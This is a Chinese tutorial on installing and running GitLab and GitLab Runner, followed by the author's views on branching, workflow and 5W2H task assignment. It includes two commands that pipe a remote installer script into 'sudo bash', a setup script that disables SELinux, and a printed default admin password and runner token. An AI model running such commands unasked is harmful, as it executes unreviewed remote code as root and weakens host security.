# gitlab-ctl stop
ok: down: logrotate: 1s, normally up
ok: down: nginx: 0s, normally up
ok: down: postgresql: 0s, normally up
ok: down: redis: 0s, normally up
ok: down: sidekiq: 1s, normally up
```

```
ok: down: unicorn: 0s, normally up
```

启动 GitLab 服务

```
# gitlab-ctl start
ok: run: logrotate: (pid 3908) 0s
ok: run: nginx: (pid 3911) 1s
ok: run: postgresql: (pid 3921) 0s
ok: run: redis: (pid 3929) 1s
ok: run: sidekiq: (pid 3933) 0s
ok: run: unicorn: (pid 3936) 1s
```

配置gitlab

```
# vim /etc/gitlab/gitlab.rb
external_url 'http://gitlab.example.com'
```

SMTP配置

```
gitlab_rails['gitlab_email_enabled'] = true
gitlab_rails['gitlab_email_from'] = 'openunix@163.com'
gitlab_rails['gitlab_email_display_name'] = 'Neo'
gitlab_rails['gitlab_email_reply_to'] = 'noreply@example.com'

gitlab_rails['smtp_enable'] = true
gitlab_rails['smtp_address'] = "smtp.163.com"
gitlab_rails['smtp_user_name'] = "openunix@163.com"
gitlab_rails['smtp_password'] = "password"
gitlab_rails['smtp_domain'] = "163.com"
gitlab_rails['smtp_authentication'] = "login"
```

任何配置文件变化都需要运行 # gitlab-ctl reconfigure

WEB管理员

```
# Username: root
# Password: 5iveL!fe
```

GitLab Runner

```
curl -L
https://packages.gitlab.com/install/repositories/runner/gitlab-
ci-multi-runner/script.rpm.sh | sudo bash
sudo yum install gitlab-ci-multi-runner
```

进入 CI 配置页面
http://git.netkiller.cn/netkiller.cn/www.netkiller.cn/settings/ci_cd

Specific Runners 你将看到 CI 的URL和他的Token

Specify the following URL during the Runner setup:
http://git.netkiller.cn/ci

Use the following registration token during setup:
wRoz1Y_6CXpNh2JbxN_s

现在回到 GitLab Runner

```
# gitlab-ci-multi-runner register
Running in system-mode.

Please enter the gitlab-ci coordinator URL (e.g.
https://gitlab.com/):
http://git.netkiller.cn/ci
Please enter the gitlab-ci token for this runner:
wRoz1Y_6CXpNh2JbxN_s
Please enter the gitlab-ci description for this runner:
[iZ62yln3rjjZ]: gitlab-ci-1
Please enter the gitlab-ci tags for this runner (comma
separated):
test
```

```
Whether to run untagged builds [true/false]:
[false]:
Registering runner... succeeded
runner=wRoz1Y_6
Please enter the executor: docker, docker-ssh, shell, ssh,
virtualbox, docker+machine, docker-ssh+machine, kubernetes,
parallels:
shell
Runner registered successfully. Feel free to start it, but if
it's running already the config should be automatically
reloaded!
```

回到 Gitlab 页你将看到 Pending 状态变成 Running 状态

升级 GitLab Runner

```
yum install gitlab-ci-multi-runner
```

1.5. 绑定SSL证书

编辑 /etc/gitlab/gitlab.rb 文件

```


external_url 'https://git.netkiller.cn'

nginx['enable'] = true
nginx['redirect_http_to_https'] = true
nginx['ssl_certificate'] =
"/etc/gitlab/ssl/git.netkiller.cn.crt"
nginx['ssl_certificate_key'] =
"/etc/gitlab/ssl/git.netkiller.cn.key"
nginx['listen_https'] = true
nginx['http2_enabled'] = true


```

1.6. Gitlab 管理

gitlab-rake 命令

进入容器

```
[root@localhost ~]# docker exec -it gitlab bash
```

重置密码

```
root@gitlab:~# gitlab-rake "gitlab:password:reset"
Enter username: neo
Enter password:
Confirm password:
Password successfully updated for user with username neo.
```

gitlab-runner 命令

```
gitlab-runner register  #注册，非交互模式添加 --non-interactive
gitlab-runner list      #列出配置文件中已注册的配置项
gitlab-runner verify    #检查注册

#注销所有配置项
gitlab-runner unregister --all-runners

#使用令牌注销
gitlab-runner unregister --url http://gitlab.example.com/ --
token XXXXXXXX

#使用名称注销
gitlab-runner unregister --name test-runner
```

Gitlab 迁移，备份和恢复

备份

```
[root@gitlab ~]# gitlab-rake gitlab:backup:create
```

备份数据保存在 /var/opt/gitlab/backups 目录中

```
[root@gitlab ~]# ls -l /var/opt/gitlab/backups | grep 'Feb 17'
-rw-------  1 git git 18946846720 Feb 17 14:14
1645078053_2022_02_17_14.7.2_gitlab_backup.tar
-rw-------  1 git git   878822637 Feb 17 13:58 artifacts.tar.gz
-rw-r--r--  1 git git         190 Feb 17 14:07
backup_information.yml
-rw-------  1 git git        1500 Feb 17 13:57 builds.tar.gz
drwxr-xr-x  2 git git          29 Feb 17 13:57 db
-rw-------  1 git git      129802 Feb 17 13:58 lfs.tar.gz
-rw-------  1 git git  2404907359 Feb 17 14:07 packages.tar.gz
-rw-------  1 git git         156 Feb 17 13:58 pages.tar.gz
-rw-------  1 git git 16017027489 Feb 17 14:06 registry.tar.gz
drwx------  3 git git          21 Feb 17 13:57 repositories
-rw-------  1 git git         147 Feb 17 13:58
terraform_state.tar.gz
-rw-------  1 git git    11061155 Feb 17 13:57 uploads.tar.gz
```

如需修改备份文件目录，可以通过修改 /etc/gitlab/gitlab.rb 配置文件来修改默认备份目录

```
gitlab_rails['backup_path'] = "/var/opt/gitlab/backups"
```

修改完成之后使用 gitlab-ctl reconfigure 命令重载配置文件即可

设置备份过期时间，单位是秒

```
[root@gitlab ~]# vim /etc/gitlab/gitlab.rb
gitlab_rails['backup_keep_time'] = 604800
```

创建定时任务，自动备份 gitlab

```
[root@gitlab ~]# crontab -e
0 2 * * * /opt/gitlab/bin/gitlab-rake gitlab:backup:create
```

恢复

将备份文件复制到 /var/opt/gitlab/backups/ 目录中，例如 1645078053_2022_02_17_14.7.2_gitlab_backup.tar，然后执行恢复命令

```
[root@gitlab ~]# gitlab-rake gitlab:backup:restore
BACKUP=1645078053_2022_02_17_14.7.2
```

注意去掉 _gitlab_backup.tar 后缀，只取 1645078053_2022_02_17_14.7.2

2. 初始化 Gitlab

Gitlab 安装完成之后，我们需要对它做一个初始化操作。

2.1. 操作系统初始化

CentOS 8 / Rockey 8.5 初始化脚本

```
dnf -y upgrade
dnf -y install epel-release

dnf install -y bzip2 tree psmisc \
telnet wget rsync vim-enhanced \
net-tools bind-utils

timedatectl set-timezone Asia/Shanghai
dnf install -y langpacks-en glibc-langpack-en
localectl set-locale LANG=en_US.UTF-8

cat >> /etc/environment <<EOF
LC_ALL=en_US.UTF-8
LANG=en_US.UTF-8
LC_CTYPE=UTF-8
EOF

cat >> /etc/profile.d/history.sh <<EOF
# Administrator specific aliases and functions for system
security
export HISTSIZE=10000
export HISTFILESIZE=10000
export HISTTIMEFORMAT="%Y-%m-%d %H:%M:%S "
export TIME_STYLE=long-iso
EOF
source /etc/profile.d/history.sh

cp /etc/selinux/config{,.original}
sed -i "s/SELINUX=enforcing/SELINUX=disabled/"
/etc/selinux/config
setenforce Permissive
```

```
cat >> /etc/sysctl.conf <<EOF

# Netkiller
net.ipv4.ip_local_port_range = 1025 65500
net.ipv4.tcp_tw_reuse = 1
net.ipv4.tcp_keepalive_time = 1800
net.core.netdev_max_backlog=3000
net.ipv4.tcp_max_syn_backlog = 1024
net.ipv4.tcp_max_tw_buckets = 4096
net.core.somaxconn = 1024

# TCP BBR
net.core.default_qdisc=fq
net.ipv4.tcp_congestion_control=bbr
EOF

sysctl -p

cat > /etc/security/limits.d/20-nofile.conf <<EOF

* soft nofile 65535
* hard nofile 65535

EOF

groupadd -g 80 www
adduser -o --uid 80 --gid 80 -G wheel -c "Web Application" www
```

gitlab-runner

```
curl -L
"https://packages.gitlab.com/install/repositories/runner/gitlab
-runner/script.rpm.sh" | sudo bash
dnf install -y gitlab-runner
cp /etc/gitlab-runner/config.toml{,.original}
systemctl enable gitlab-runner
```

Docker

```
dnf config-manager --add-
repo=https://download.docker.com/linux/centos/docker-ce.repo
dnf install -y docker-ce

systemctl enable docker
systemctl start docker

GID=$(egrep -o 'docker:x:([0-9]+)' /etc/group | egrep -o '([0-
9]+)')
adduser -u ${GID} -g ${GID} -G wheel -c "Container
Administrator" docker

usermod -aG docker www
usermod -aG docker gitlab-runner
usermod -aG www gitlab-runner

dnf remove -y python36
dnf install -y python39
pip3 install docker-compose netkiller-devops
```

Mirror

```
cat << EOF > /etc/docker/daemon.json

{
        "registry-mirrors": [
        "https://docker.mirrors.ustc.edu.cn",
                "https://registry.docker-cn.com",
                "https://registry.cn-hangzhou.aliyuncs.com",
        "http://hub-mirror.c.163.com"
        ]
}

EOF
```

```

```

Java 环境 安装脚本

```
dnf install -y java-1.8.0-openjdk java-1.8.0-openjdk-devel
maven
```

最新版 3.8.4 安装脚本

```
cd /usr/local/src/
wget https://dlcdn.apache.org/maven/maven-
3/3.8.4/binaries/apache-maven-3.8.4-bin.tar.gz
tar zxf apache-maven-3.8.4-bin.tar.gz
mv apache-maven-3.8.4 /srv/
rm -f /srv/apache-maven
ln -s /srv/apache-maven-3.8.4 /srv/apache-maven

alternatives --remove mvn /usr/share/maven/bin/mvn
alternatives --install /usr/local/bin/mvn apache-maven-3.8.4
/srv/apache-maven-3.8.4/bin/mvn 0

cp /srv/apache-maven/conf/settings.xml{,.original}
vim /srv/apache-maven/conf/settings.xml <<end > /dev/null 2>&1
:158,158d
:164,164s/$/ -->/
:wq
end

mvn -v
```

Node 环境

默认安装

```
dnf install -y nodejs
npm config set registry https://registry.npm.taobao.org
npm install -g cnpm
```

官网最新版

```
dnf remove -y nodejs

cd /usr/local/src
wget https://nodejs.org/dist/v16.13.1/node-v16.13.1-linux-
x64.tar.xz
tar xf node-v16.13.1-linux-x64.tar.xz
mv node-v16.13.1-linux-x64 /srv/node-v16.13.1
rm -f /srv/node
ln -s /srv/node-v16.13.1 /srv/node

alternatives --install /usr/local/bin/node node
/srv/node/bin/node 100 \
--slave /usr/local/bin/npm npm /srv/node/bin/npm \
--slave /usr/local/bin/npx npx /srv/node/bin/npx \
--slave /usr/local/bin/corepack corepack /srv/node/bin/corepack

node -v
```

```
dnf remove -y nodejs

cd /usr/local/src
wget https://nodejs.org/dist/v17.2.0/node-v17.2.0-linux-
x64.tar.xz
tar xf node-v17.2.0-linux-x64.tar.xz
mv node-v17.2.0-linux-x64 /srv/node-v17.2.0
```

```
rm -f /srv/node
ln -s /srv/node-v17.2.0 /srv/node

alternatives --install /usr/local/bin/node node
/srv/node/bin/node 100 \
--slave /usr/local/bin/npm npm /srv/node/bin/npm \
--slave /usr/local/bin/npx npx /srv/node/bin/npx \
--slave /usr/local/bin/corepack corepack /srv/node/bin/corepack

node -v
```

2.2. 创建用户

初始化GitLab，进入Admin area，单击左侧菜单Users，在这里为gitlab添加用户

创建用户

过程 117.1. 企业内部使用的 Gitlab 初始化

1. 关闭在线用户注册
2. Step 3.
    a. Substep a.
    b. Substep b.

2.3. 初始化组

为什么要使用组?

组可以共享标记、里程碑、议题、会员权限和Gitlab Runner 执行器，如果不实用组，就只能一个项目一个项目的去配置。

初始化GitLab组，我比较喜欢使用“域名”作为组名，例如example.com

下面是创建组与项目的具体操作步骤

过程 117.2. Gitlab 初始化 - 创建组

1. 点击 New Group 按钮新建一个组，我习惯每个域一个组，所以我使用 netkiller.cn 作为组名称



2. 输入 netkiller.cn 然后单击 Create group



3. 组创建完毕



创建组后接下来创建项目

创建项目，我通常会在组下面创建项目，每个域名对应一个项目，例如www.example.com,images.example.com

版本库URL如下

```
http: http://192.168.0.1/example.com/www.example.com.git
ssh: git@192.168.0.1:example.com/www.example.com.git
```

过程 117.3. Gitlab 初始化 - 创建项目

1. 单击 New Project 创建项目



2. 输入 www.netkiller.cn 并点击 Create project 按钮创建项目



3. 项目创建完毕



2.4. 初始化标签

参考 github 设置

bug Something isn't working
documentation Improvements or additions to documentation
duplicate This issue or pull request already exists
enhancement New feature or request
good first issue Good for newcomers
help wanted Extra attention is needed
invalid This doesn't seem right
question Further information is requested
wontfix This will not be worked on

通常定义四个状态，开发，测试，升级，完成

2.5. 初始化分支

起初我们应对并行开发在Subversion上创建分支，每个任务一个分支，每个Bug一个分支，完成任务或修复bug后合并到开发分支(development)内部测试，然后再进入测试分支(testing)提交给测试组，测试组完成测试，最后进入主干(trunk)。对于Subverion来说每一个分支都是一份拷贝，SVN版本库膨胀的非常快。

Git 解决了Svn 先天不足的分支管理功能，分支在GIT类似快照，同时GIT还提供了 pull request 功能。

我们怎样使用git 的分支功能呢？ 首先我们不再为每个任务创建一个分支，将任务分支放在用户自己的仓库下面，通过 pull request 合并，同时合并过程顺便code review。

master：是主干，只有开发部主管/经理级别拥有权限，只能合并来自testing的代码

testing: 测试分支，测试部拥有权限，此分支不能修改，只能从开发分支合并代码。

development：开发组的分支，Team拥有修改权限，可以合并，可以接受pull request, 可以提交代码

tag 是 Release 本版，开发部主管/经理拥有权限

分支的权限管理：

master: 保护

testing：保护

development：保护

过程 117.4. Gitlab 分支应用 - 创建分支

1. 首先，点击左侧 Commits 按钮，然后点击 Branches 按钮进入分支管理



2. 点击 New branch 创建分支



在 Branch name 中输入分支名称，然后点击 Create branch 创建分支

3. 分支已经创建



重复上面步骤，完成development分支的创建。

保护分支：锁定分支，只允允许合并，不允许提交

过程 117.5. 保护分支

1. master

   testing

2. Step 2.

   a.

   b. Substep b.

2.6. 部署环境

3. 项目管理

3.1. 组织架构

开发部

产品部

- 产品经理，产品专员
- 平面设计，UI/UE

开发部

开发部

- 软件项目经理
- 开发组长（根据项目并行开发的产品线而定）
- 高级程序员，中级程序员，初级程序员

测试部

测试部

- 软件测试经理
- 测试组长（根据并行测试的项目数量而定)
- 高级测试工程师（自动化测试），中级测试工程师（功能测试），初级测试工程师（功能测试）

运维部

运维部

- 运维经理
- 运维组长（根据服务器数量而定）
- 高级运维工程师（运维工具研发），中级运维工程师（8小时，处理日常运维），初级运维工程师（7*24小计监控）

开发、测试和运维三个部门的关系

- 开发，测试，运维不是三个独立部门，他们相互紧密联系，但又相互制约
- 开发只负责写程序，将运行无误的程序提交至版本库中
- 开发不能私自将程序交给运维部署，也不能将编译好的程序给测试人员
- 测试部只能从版本库提取代码，然后编译，打包，运行，测试
- 不允许测试部将代码交给运维部部署
- 避免代码没有经过版本库流入生产环境，造成线下与线上代码不一致
- 运维部负责部署应用程序，配置管理，只接受测试部确认无误的版本，部署代码只能从版本库中获取

权限角色

文档角色：产品，设计

报告角色：测试

开发角色：开发

运维角色：运维

3.2. 项目计划


我常常把项目开发计划比做列车时刻表，每一个站对应一个项目节点即里程碑。

列车时刻表的概念来自早年我参与的一个英国项目，我们使用 TRAC 管理项目，这是一个古老的项目管理软件，他是很多现代项目管理软件的雏形，很多思想沿用至今，甚至无法超越它，由于他是 Python 开发，框架古老，后期无人维护更新跟不上时代节奏。 另一个项目模仿它90%的功能叫 Redmine，Redmine 红极一时，但是仍然没有统一江湖。直到 Github/Gitlab 出现，一站式解决了软件项目管理中

遇到的各种刚需问题，TRAC，Redmine，Confluence，Bugzilla，Jira，Mantis, BugFree, BugZero…… 慢慢淡出人们视野。

在 TRAC 中，任务叫做 Ticker 翻译成中文就是“票”，项目是沿着 Roadmap 走，走过的路叫时间线 Timeline， 里程碑又形象的比做站点，每个 Milestone 里面是一组 Ticker。每次升级就如同买票上车，火车不等人，同理项目也按照自己的 Roadmap 运行，错过只能等下一班。

项目经理会在即时通信软件中，通知发车时间，需要升级同事就会将自己上手的Ticker代码合并主干，然后等待发车。



火车偶尔也会出现晚点，取消班次，临时停车或不停靠直接开往下一站的情况。项目也是如此：

晚点就是项目延期，取表班次就是停止本次里程碑的上线计划，临时停靠即热修复和紧急上线，不停靠就是跳过本次里程碑，下一个里程碑一次性解决。

我们常常会在即时通信软件中发布发车时间和询问发车时间。

项目计划应该是像列车时刻表一样，一旦你定好，就不能随意修改，必须按照设定的里程碑有条不紊的推进。

我们发现很多国内项目是被任务牵着做，即没有项目路线图，走到那里算那里，觉得差不多了就上线，相当随意。一旦出现交叉，冲突，就会手忙脚乱，回撤更是家常便饭。

3.3. 工作流

项目管理需要设计工作流

你会发现 Gitlab 并没有提供工作流的功能？为什么？你是否想过？不仅Gitlab 没有 ，微软的 Microsoft Project 也没有，为什么 Microsoft Office 不提供这种功能？

谈谈我的一段职业生涯，大约在2000年我来到深圳，第一份工就是OA（办公自动化）系统开发，当时有很多公司开发类似产品，也包括金山软件，用友等等。20年过去了，OA没有一个标准，也没有一个成功的产品，OA似乎成为企业数字化转型不上的工具之一，上了之后又发现这东西根本没法使用。

OA 没有成为主流的原因，死结就是工作流，每个公司都有自己的流程，无法统一标准，即使是管理学诞生的西方国家，也没有统一的流程，流程是随着市场和环境不断变化的，没有任何流程能始终延续。经历了德鲁克时代的企业到目前为止保留下来的流程也只有部分行政审批流程。

这就是微软不碰这块，IBM也做，Oracle 也不做的原因。虽然技术上已经又成熟的工作流引擎，图形化配置，使用过的人都表示巨难用，对于非技术的行政人员几乎都放弃了。

但凡设计流程，设计者都会表现自己，最终设计的出的流程无比复杂，看似流程堪称完美，执行起来不是内耗就是受阻。几乎都是做加法思维，能做减法思维的人少之又少。

工作流设计原则

1. 遵循减法原则而不是加法原则，参与人越少越好，节点越少越好。
2. 尽量线性，从一端流向另一段，中间尽量不出现分叉。
3. 尽可能不出现逻辑判断分叉，例如 A审批决定下一步是流向B还是C
4. 避免循环，依赖关系避免循环，即流程后退。

目的是让工作流可操作，易操作，能冗余。

下面这个流程有问题吗?

```
开发人员提测 -> 开发组长审批 -> 技术部门审批 -> 测试部门审批 -> 测试组长
审批 -> 分配测试人员
```

稍具规模的企业不都是这样做的吗?

```
      开发人员提测          |          分配测试人员
-----------------------------------------------------
      开发组长审批          |          测试组长审批
-----------------------------------------------------
      技术部门审批          |          测试部门审批
```

矩阵转换一下，看的更清晰，工作流从一段流向另一段，经历两个部门，六个节点。理论上审批超过三层就要控制，超过三层就会影响进度。为什么会出现这种情况?

我做过分析，国内的管理层大可分为两类，一类是着重考察项目过程本身，一类是主要考察项目的参与者和结果，前者着重于时间管理，后者倾向于绩效考核。[1]

第一类管理者，很清楚项目的 Roadmap，所以根本无需做，技术部门审批到测试部门审批这个审批过程，这些工作都是在 Roadmap 会议定定好的，按时发车即可。

第二类管理者，通常是学管理出身，运用管理学工具管理项目，他无法参与项目过程，只能关注时间点和进度，不断催促，他需要知道现在做什么? 什么时候做完? 所以需要事事审批。

3.4. 议题

Issues 议题

Milestones 里程碑

敏捷开发中可以每周一个里程碑，或者每个月一个里程碑。

修正路线图（Roadmap）

每间隔一端时间需要调整一次 Roadmap 的设置，因为有些项目会延期，有些会提前完成，还有需求变更等因素都会影响 Roadmap。

工作报告

由于项目是由上至下层层分解下去的，制定了严格的Roadmap，每个参与者知道自己该做什么，如何做，什么时间完成，也就无需再向上汇报工作。

团队所要做的就是按照 Roadmap 的时间和节点走即可。

5W2H 任务分配法则

一旦时间点确定，接下来就是分配任务倒指定开发人，任务的分配十分讲究，分配任务要精确描述，不能使用模糊语言，那样会造成误解。我的分配原则是5W2H方法：

- What：做什么事?
- Why：为什么做这件事？有什么意义？目的是什么？有必要吗?
- When：什么时候做，完成的时间是否适当?
- Where：在什么地方做，在什么范围内完成?
- Who：由谁负责做？由谁负责执行？谁更合适？熟练程度低的人能做吗?
- How：怎样做

- How much: 成本 （不是所有岗位都会涉及成本）

任务/议题

议题

运维任务

举例，运维任务

- What：为api服务器做负载均衡，多增加一个节点，负载均衡算法采用最小连接数。
- Why：目前api服务器只有一台，如果出现故障将影响到所有业务运行，顾该服务器存在单点故障，需要增加节点。
- When：本周内完成，周末上线。（此处可以写日期）
- Where：在A机柜，低2机位处，连接倒交换机第三个端口。
- Who：XXX负责网络配置，XXX负责上架，XXX 负责验收测试
- How：增加/etc/hosts设置如下
  - api.example.com 127.0.0.1
  - api1.example.com 192.168.2.5
  - api2.example.com 192.168.2.6

开发任务

举例，开发任务

- What：增加图片验证码。
- Why：目前用户注册登陆以及发帖无验证吗，某些用户通过机器人软件批量开户/发广告帖，给管理带来很大困扰。
- When：2014-06-15 开始开发，2014-06-20 12:00 上线。

- Where：用户注册，登陆与发帖处增加该功能，。
- Who：张三负责验证码生成类的开发，李四负责用户注册，登陆UI修改，王五负责发帖UI的修改。
- How：具体怎么操作的细节，此处省略200字...

测试任务

举例，测试任务

- What：测出XXX软件并发性能。
- Why：目前XXX软件在线任务达到200后，用户反映速度慢，经常掉线。
- When：故障时间点10：00AM，需要周二完成测试，周五完成优化，月底上线。（此处可以写日期）
- Where：在AAA分支检出代码，编译后部署到BBB环境。
- Who：XXX负责网络配置，XXX负责软件部署，XXX 负责测试
- How：具体怎么操作的细节，此处省略200字...

运营任务

举例，促销任务

- What：XXX产品促销。
- Why：目前XXX产品在 XXX 市场占有率 XXX 用户反映 XXX。
- When：促销起始时间 XXX 结束时间 XXX
- Where：AAA 细分市场，BBB区域。
- Who：XXX负责 XX，XXX负责 XX，XXX 负责 XX
- How：具体怎么操作的细节，此处省略200字...
- How much: 成本XXX

3.5. 并行开发



多个功能并行开发最常遇到的问题就是冲突，例如A，B，C三个功能同时开发，共用一个分支（development）A开发完成，B功能开发1/3，C功能有BUG，此时升级A功能，B跟C也会被升级上去。

实现并行开发，需要满足两个条件。一是合理的任务分解，二是配套的环境，三是分支的应用。

任务分解

任务分解要尽可能解耦，出现交叉合并为一个任务。一个任务对应一个功能，功能与功能之间依赖关系必须理清，避免出现交叉依赖和循环依赖。

```
A -> B -> C
      \-> D -> E
          \--> F
```

配套环境

配套环境是指开发和测试环境，参考生产环境，以最小化实例，最小化节点，满足运行项目的环境，尽量减少环境差异，包括硬盘配置差异，网络差异，资源配置差异，以及应用软件安装配置等等差异。

准备配套环境

1. 开发环境(development)，也叫集成开发环境，为开发团队提供共享资源，因为每个程序员在自己的电脑上运行一整套的分布式系

统不太现实，所以需要将公共部分抽离出来，集中提供服务，例如数据库，缓存，搜索引擎，配置中心，注册中心等等。
2. 测试环境(testing)，由于开发环境需要频繁合并新功能，部署，重启都会影响正常的测试，例如测试一般，开发环境上加入了新功能，此时会影响测试。所以我们需要一台独立，稳定的测试环境，这个环境由测试人员自己控制，什么时候部署，测试自己说了算。
3. 用户交付测试环境（staging）Stage/UAT 环境，Beta/Preview 演示环境，定期同步生产环境数据库。
4. 功能测试环境(feature/hotfix) 新功能，BUG修复等等。

上面三个环境，至少一台独立服务器，功能测试环境(feature/hotfix) 需要若干台服务器。功能测试环境的服务器是共享的，即谁提测谁用，用过之后释放出来。

每个环境都有一整套，配套的服务，例如数据库，缓存，搜索引擎，消息队列等等……

代码分支

时间线分支

1. 开发分支 Development 面向开发人员
2. 测试分支 Testing 面向测试人员
3. 交付验收分支 Staging 交付验收分支，俗称 UAT 面向测试和客户
4. 生产分支 Production，面向用户

在小公司中通常会省去 UAT 这个环节，从 Testing直接上生产环境

分支权限

分支保护的目的，防止被误删除，禁止向该分支提交代码，代码只能通过合并方式进入该分支。

分支的权限管理：

1. master: 保护，不能修改代码，只能合并，只有管理员有权限push
2. staging：保护，不能修改代码，只能合并，只有管理员有权限push
3. testing：保护，不能修改代码，测试人员可以合并 merge
4. development：保护，开发人员可以修改代码，合并，push
5. tag 标签：保护，对应 Release 本版

功能分支

功能分支（Feature），任务分解之后，每个功能对应一个分支，功能分支的代码来自 development 分支，我们会有很多功能分支，开发任务在功能分支上完成开发，开发完成后将任务标记为“测试”，测试部会安排测试环境，部署该分支上的代码，测试结果分为BUG和Pending（测试通过，挂起，等待发车）。

买票上车：在功能分支上，我们有很多开发完成功能，他们处于挂起状态，然后根据升级计划，有序的合并到开发分支，再到测试分支，最后升级到生产环境。

Feature 分支操作步骤：

1. 创建 Issue 议题
2. 从 Development 创建 Feature 分支
3. 获取 Feature 分支代码
4. 修改代码，提交代码，测试代码
5. 合并 Feature 分支到 Development 分支
6. 关闭 Issue 议题

合并流程

代码合并流程

```
Development -> testing -> staging -> master(production)
```

合并分支

从 development 像 testing 分支合并

```
git checkout development
git pull
git checkout testing
git pull
git merge --no-ff "development"
git push
```

testing 分支向 master 分支合并

获取 testing 合并请求的分支

```
git fetch origin
git checkout -b "testing" "origin/testing"
```

如果此前已经执行过，使用下面命令切换分支即可，切换后 pull 代码，看看有什么新提交

```
git checkout "testing"
git pull
```

切换到 master 分支

```
git fetch origin
git checkout "master"
```

```
git branch --show-current
git merge --no-ff "testing"
```

将合并结果推送到远程

```
git push origin "master"
```

除了单个文件

从 development 到 testing

```
git checkout development
git pull
checkout testing
git checkout development public/doc/UserGuide.pdf
git status
git commit -a -m '手工合并'
git push
```

从 testing 到 staging

```
git checkout staging
git pull
git checkout testing public/doc/UserGuide.pdf
git commit -a -m '手工合并'
git push
```

从 stage 到 master

```
git checkout master
git pull
git checkout staging public/doc/UserGuide.pdf
git commit -a -m '手工合并'
git push
```

合并分支解决冲突

案例，例如我们从 testing 分支向 master 分支合并代码出现冲突，该如何解决呢?

首先，两个分支拉取最新代码

```
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git checkout
testing
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git pull
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git checkout
master
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git pull
```

然后合并分支，从 testing 分支向 master 合并

```
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git merge --
no-ff testing
自动合并 neo-
incar/src/main/java/com/neo/incar/utils/PaperlessConfig.java
冲突（内容）：合并冲突于 neo-
incar/src/main/java/com/neo/incar/utils/PaperlessConfig.java
自动合并失败，修正冲突然后提交修正的结果。
```

出现冲突，编辑冲突文件

```
vim neo-
incar/src/main/java/com/neo/incar/utils/PaperlessConfig.java
```

保存后重看状态

```
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git status
位于分支 master
您的分支与上游分支 'origin/master' 一致。

您有尚未合并的路径。
  (解决冲突并运行 "git commit")
  (使用 "git merge --abort" 终止合并)

要提交的变更:
        修改:      neo-admin/src/main/resources/application-
prod.yml
        修改:      neo-admin/src/main/resources/application-
test.yml
        修改:      neo-
common/src/main/java/com/neo/common/enums/IncarAttachTypeEnum.j
ava
        修改:      neo-
incar/src/main/java/com/neo/incar/service/impl/IncarAttachServi
ceImpl.java

未合并的路径:
  (使用 "git add <文件>..." 标记解决方案)
        双方修改:    neo-
incar/src/main/java/com/neo/incar/utils/PaperlessConfig.java
```

将合并的文件添加到 git

```
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git add neo-
incar/src/main/java/com/neo/incar/utils/PaperlessConfig.java
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git status
位于分支 master
您的分支与上游分支 'origin/master' 一致。

所有冲突已解决但您仍处于合并中。
  （使用 "git commit" 结束合并）

要提交的变更：
        修改：      neo-admin/src/main/resources/application-
prod.yml
        修改：      neo-admin/src/main/resources/application-
test.yml
        修改：      neo-
common/src/main/java/com/neo/common/enums/IncarAttachTypeEnum.j
ava
        修改：      neo-
incar/src/main/java/com/neo/incar/service/impl/IncarAttachServi
ceImpl.java
        修改：      neo-
incar/src/main/java/com/neo/incar/utils/PaperlessConfig.java
```

提交代码

```
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git commit -
a -m '手工合并分支 testing -> master'
[master 3652bf8e] 手工合并分支 testing -> master
```

推送代码

```
neo@MacBook-Pro-Neo ~/workspace/api.netkiller.cn % git push
枚举对象中：1，完成.
对象计数中：100% (1/1)，完成.
```

```
写入对象中: 100% (1/1), 240 字节 | 240.00 KiB/s, 完成.
总共 1（差异 0），复用 0（差异 0），包复用 0
remote:
remote: To create a merge request for master, visit:
remote:
http://192.168.30.5/netkiller.cn/api.netkiller.cn/-/merge_reque
sts/new?merge_request%5Bsource_branch%5D=master
remote:
To http://192.168.30.5/netkiller.cn/api.netkiller.cn.git
   fcaefaf4..3652bf8e  master -> master
```

Hotfix / BUG 分支

Hotfix / BUG 分支与功能分支类似，都是用于存放 BUG，BUG分支会对应缺陷管理系统中的BUG ID，做到缺陷与代码可溯源。

hotfix 分支的使用场景，生产环境发现 bug 需要临时修复，testing 上面有正在进行的项目，不能从 testing -> master 合并，这时可以从 master -> hotfix 创建分支，修复和测试完成后合并到 master 分支，部署 production 环境。最后再将 hotfix 合并到 development 分支

对于中小公司，团队人数少的情况，可以不用建立 BUG 分支，可以在功能分支上完成修复，再合并到 development 分支。

